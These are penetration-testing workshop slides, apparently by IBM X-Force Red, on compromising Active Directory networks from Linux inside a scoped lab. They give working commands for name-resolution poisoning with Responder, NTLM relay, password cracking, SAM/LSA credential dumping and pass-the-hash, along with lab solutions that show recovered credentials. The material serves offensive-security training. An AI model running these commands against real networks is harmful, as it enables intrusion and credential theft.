How Most Internal Networks are Compromised: A Set of Common Active Directory Attacks and How to Perform Them from Linux

Romel Marin

Shikata, Sung Gwan Choi, Scott Brink

X-Force Red

IBM

Agenda

- Introduction
- Initial Access
- AD Privilege Escalation
- Post-Exploitation

Who I Am ?

Romel Marin

X-Force Red, Tech Lead, Pentester – IBM

- DC11506 Co-Founder (Defcon Group)
- OSCE, OSEP, OSCP, OSWA, CRTP, DSOC

Before we begin

- These are **REFERENCE SLIDES**, there are tons of words, we know.
- This is not **EVERY** attack; this is just a LOT of attacks. There is way more out there.
- Type out commands, helps you learn better
  - This also dodges weird encoding errors with dashes
- If we are speaking too fast, let me know ☺

Precursor

Precursor > Lab Disclaimer

- Teleport allows us to have command by command sessions of each of your machines.
  - These are all tied directly to your username.
- Do ***NOT*** use a machine that is not yours.
- Do ***NOT*** do anything malicious to the lab machines that control our AD
  - Don’t delete or modify files/users/permissions/etc.
- Do ***NOT*** do anything malicious with other people’s lab machines

We will kick you out of the workshop if you do bad things.

Precursor > Lab Access (Teleport)

- Go to http://signup.xfr.best to signup for a machine and provide us your email.
  - Once your GitHub username is added, we will manually add you into the right team, so you have access.
- Once we have added your username, go to https://ekoparty.evil.af to login with your credentials and access your machine.

Precursor > Why is this all about Active Directory?

- Most enterprise networks run Windows
- The standard for managing major enterprise networks is Active Directory


Microsoft
Active Directory

Precursor > Internal Network Penetration Test

- What?
  - Testing the security posture of the internal networks of the target organization

- Why?
  - Strong external/perimeter security – Great!
  - Unknown internal network security – Not great.


- Goals
  - "Let's assume that the attackers are inside. What now?"
  - Finding misconfigurations (and vulnerabilities)
  - Layered defense



Precursor > Active Directory Lexicon

- This is by NO means comprehensive Active Directory at all, just what is needed for this training.
- **Forest** = Logical collection of AD domain(s). Shares Schema, Global Catalog, Configurations, etc.
- **Domain** = Logical grouping of resources (user, machine, OUs, Containers, etc.)
- **Domain Controller** = Server that handles security authentication requests within a domain.
- **Users** = Accounts within the domain.
- **Groups** = Groups of users. Groups can be used to delegate permissions to multiple users rather than having to give each user permission.
- **Domain User** = Authenticates to the domain controller rather than the computer itself.
- **Local User** = Authenticates to the local computer rather than the domain controller.

Precursor > Active Directory > AD Objects



https://www.conceptdraw.com/examples/active-directory-structure

Precursor > Windows Password Hashing

Windows Hashing Algorithms:

- **LM Hash**= Lanman hashes, turned off by default in Windows Vista and Server 2008, VERY WEAK. Can be cracked instantly.
  - `aad3b435b51404eeaad3b435b51404ee`
- **NT Hash** = Can be used for pass the hash, just as good as a password to windows. Don't need to crack this hash to use it for authentication.
- The following password hash represents the string : Summer2022
  - `a3d7d25665f1146b56192b850fd57a93`
- **NTLM Hash** = LM hash + NT hash, concatenated
  - `aad3b435b51404eeaad3b435b51404ee:a3d7d25665f1146b56192b850fd57a93`
- **Net-NTLMv1** = This should be turned off on every domain, however it is NOT. This was the first implementation of Net-NTLM, however it is cryptographically reversible to NTLM (thanks evilmog for writing a tool to do this), making it just as useful as an NTLM password.
- **Net-NTLMv2** = The standard today, crackable

Precursor > Active Directory Key Protocols

- **DNS** = P:53 - Translates Domain Names to IP addresses
- **DHCP** = Assigns IP addresses to machines dynamically
- **LDAP** = P:389/636 - Protocol used to access Active Directory information
- **SMB/Samba** = P:445 - Windows Filesharing protocol, highly active in corporate networks, can be used to run commands and access a machine
- **RDP** = P:3389 - Remote desktop protocol, for virtual desktop access
- **IPv6** = IPv4 counterpart, larger address space, mostly unused in internal networks
- **Kerberos** = P:88 - Authentication protocol, will be touched on later
- **WMI/RPC** = P:135/139 - Windows management protocols, can perform almost all actions needed to interact with a machine

Precursor > Environment Notes

Scripts:

- Under the **/opt** directory there are tools that we have predownloaded
- We are using the Exegol version of impacket (PR merges brr)

Scope:

- 172.16.14.192/26

Initial Access

Initial Access > No AD Access

GOALS

- Understand the environment
- Situational Awareness
- Enumeration
- Map important hosts and services
- Gain initial foothold into Active Directory
  - Domain User account
  - Domain Machine account

Initial Access > No AD Access

- Passive recon
- Active Recon
- DHCP/DNS Recon
- SMB Share Enumeration
- Insecure Broadcast Name Resolution
- DHCPv6 Poisoning
- NTLM Relay
- Pre2k Computer Accounts
- AS-REPRoasting
- Outdated OS & Exploits (ex. MS17, Zerologon)
- Password Spraying
- Network Services (SSH, DNS, VNC, FTP, NFS, etc)
  - Java RMI, WebLogic, Cisco Smart Install, etc.
- Web Servers
- VOIP & UCM
- Printer (web) Servers
- Password Spraying (*nix -> AD)
- Exploits

Initial Access > No AD Access > DHCP/DNS Recon

- DHCP Discover broadcast packet -> DHCP Offer response from domain's DHCP server
- DHCP/DNS server IP, Domain Name, IP, Subnet mask, etc.
  - `nmap --script broadcast-dhcp-discover`

- AD relies on SRV records for service discovery. These can be queried via dig or via nmap to produce a list of domain controllers.
  - `dig -t SRV _gc._tcp.domain.local`
  - `dig -t SRV _ldap._tcp.domain.local`
  - `dig -t SRV _kerberos._tcp.domain.local`
  - `dig -t SRV _kpasswd._tcp.domain.local`
  - `nmap --script dns-srv-enum --script-args "dns-srv-enum.domain='<domain>'"`

Initial Access > No AD Access > SMB Recon

- SMB Enumeration
  - SMB Share (null, anonymous)
  - SMB version, SMB Signing requirement, Hostname, OS, SMBv1
- CrackMapExec
  - `cme smb 172.16.14.192/26`
- Generate NTLM (SMB) Relay-able host list
  - `cme smb 172.16.14.192/26 --gen-relay-list relay.txt`
- Null Session Enumeration
  - `cme smb 172.16.14.192 -u '' -p '' --shares`

Initial Access > Lab 1

- Target Scope:
  - cat ~/scope.txt
- Use CME to enumerate which boxes are running SMB
- Provide the following of the two domain controllers
  - IP / Hostname / Domain

Initial Access > Lab 1 – Solution

- Target Scope: 172.16.14.192/26
- Use CME to enumerate which boxes are running SMB
  - cme smb 172.16.14.192/26
- Look up both domain names with dig
  - dig -t SRV _ldap._tcp.fmradio.local
  - dig -t SRV _ldap._tcp.amradio.local
- Provide the following of the two domain controllers:
  - IP / Hostname / Domain
  - 172.16.14.200 / color-dc01.fmradio.local / fmradio.local
  - 172.16.14.220 / mc-dc01.amradio.local /amradio.local


Initial Access > No AD Access > LLMNR/NBT-NS Poisoning

- Link-Local Multicast Name Resolution (LLMNR) and NetBIOS Name Service (NBT-NS) are Microsoft Windows components that serve as alternate methods of host identification
- These responses can be spoofed so victims will communicate with the tester machine, allowing for a man in the middle to capture the NTLMv1 and NTLMv2 authentication requests
- These NTLMv2 responses can be taken and cracked using hashcat mode 5600 or be used in a relay attack (explained later)
- This can be done with the python tool Responder
  - `responder –I eth0 –v`

Initial Access > No AD Access > LLMNR/NBT-NS Poisoning


Broadcast Name Resolution Poisoning

Layer 3 Local Broadcast Domain: 192.168.1.0/24




0. Joe's computer, upon booting up, automatically asks the configured IPv6 DNS Server for the location of WPAD.LOCA
1. No IPv6 server is configured, Joe's desktop instead asks the IPv4 DNS server where WPAD.LOCAL is.
2. DNS Server responds saying that it does not know where WPAD.LOCAL is
3. Joes desktop falls back to using a MULTICAST name resolution protocol to ask all computers in its local broadcast domain where WPAD.LOCAL is.
4. The broadcast message for WPAD.LOCAL is then repeated to all systems within the local broadcast domain.
5. The attacker, having received the broadcast message, responds to it. Telling Joe's desktop that 192.168.1.13 is WPAD.LOCAL
6. Joe's desktop performs attempts to login to the proxy specified within WPAD using Net-NTLMv2.
7. The attacker relays the Net-NTLMv2 session negotiation from Joes Desktop, to Scotts Desktop on port 445. Logging in as the user that Joe was authenticating with to scotts desktop.

Initial Access > No AD Access > Net-NTLM Authentication



Initial Access > No AD Access > NTLM Relay

- Without SMB/LDAP* signing, an NTLM relay can be performed using ntlmrelayx.py from the impacket suite of tools.
  - ntlmrelayx.py -tf $target -smb2support







Image From: https://en.hackndo.com/ntlm-relay/

Initial Access > No AD Access > NTLM Relay



Initial Access > If-Admin*

- If you are an admin, you can dump hashes and passwords from the Registry
- Passwords can be dumped with cme by adding --sam or --lsa to the end of a command
  - `cme smb 172.16.14.192/26 -u ValidUser -p ValidPass --sam`
- This will dump hashes of local users to the machine (NOT domain users). Could be useful for shared local administrator passwords
  - `cme smb 172.16.14.192/26 -u ValidUser -p ValidPass --lsa`
- Dumps LSA secrets stored in the Registry. Includes cached credentials from the domain. A more detailed explanation can be found at the link below.
  - https://medium.com/@benichmt1/secretsdump-demystified-bfd0f933dd9b

Initial Access > Lab 2

- Time to use Responder! (see previous slides)
- Hopefully we get a hash or two!
- From here we will want to try to crack it or relay it!
- Can we use the access we get to get anywhere else?

Initial Access > Lab 2 - Solution

- Time to use Responder! (see previous slides)
  - responder -I eth0 -v
- Hopefully we get a hash or two!
- From here we will want to try to crack it or relay it!
  - gzip -d /usr/share/wordlists/rockyou.txt.gz; john --wordlist=/usr/share/wordlists/rockyou.txt backup1.hash
  - Creds: **backup:backup1**
- Or, relay it!
  - ntlmrelayx.py -tf relay.txt -smb2support
  - Remember when relaying to turn off Responder's SMB server! (Or run ntlmrelayx.py first, then responder)
    - vim /usr/share/responder/Responder.conf

Initial Access > Lab 2 - Solution

- You can generate a list of hosts without SMB signing if you don’t know where your user is an admin
  - `cme smb scope.txt --gen-relay-list relay.txt`
- You can then use your relay.txt file as a target file to attempt to relay to multiple hosts instead:
  - `ntlmrelayx.py -tf relay.txt -smb2support`
- Turns out, **fox.fmradio.local** and **eagle-ca01.fmradio.local** both share the same local Administrator password, who would’ve thought!
  - `cme smb scope.txt -u Administrator -H 2b576acbe6bcfda7294d6bd18041b8fe --local-auth`

Privilege Escalation

AD Privilege Escalation

- AD Enumeration
- Authenticated SMB share enumeration
- Kerberoasting
- AS-REP Roasting *
- Active Directory Certificate Services (ADCS)
- Authentication Coercion + NTLM Relay
  - Petitpotam, DFSCoerce, ShadowCoerce, Printerbug, PrintNightmare, (WebDAV), etc.
  - HTTP (ESC8, SCCM), LDAP (RBCD), RPC (ESC11), SMB (socks)
- GPPPasswords, Autologons
- MSSQL instances
- DACL Abuse
  - Shadow Credentials, Comp to Comp Admin, Targeted Kerberoast, Evil GPO, ForceChangePassword, etc.
- Unconstrained Delegation
- NTLMv1
- Password Spraying
- Password Sharing
- PasswordNotRequired (PNR)
- Local Admin & Credential Dumping
- Exploits (nopac, Certifried, etc.)

AD Privilege Escalation

GOALS


- Situational Awareness – Active Directory
- Compromise or impersonate higher privilege users
- Compromise hosts with higher priv user sessions
- Domain Admin?
  - Not the only goal
  - Lateral movement to other domains/forests -> Priv Esc there

AD Privilege Escalation > What is Kerberos

A protocol that allows users to authenticate on the network, and access services once authenticated. Providing Single Sign on Functionality.

Terms:


- TGT: Ticket Granting Ticket – TGT's are given to clients once they have finished the preauthentication process. TGT's are used to fetch TGSs.
- ST: Service Ticket – Used on a per service basis with the TGT to go gain access to SMB, SQL, and other network services.
- TGS: Ticket Granting Service – Service of KDC that issues service ticket based on the TGT.
- KDC: Key Distribution Center – The domain controller.




https://www.sans.org/blog/kerberos-in-the-crosshairs-golden-tickets-silver-tickets-mitm-and-more/ - Make Pilkington

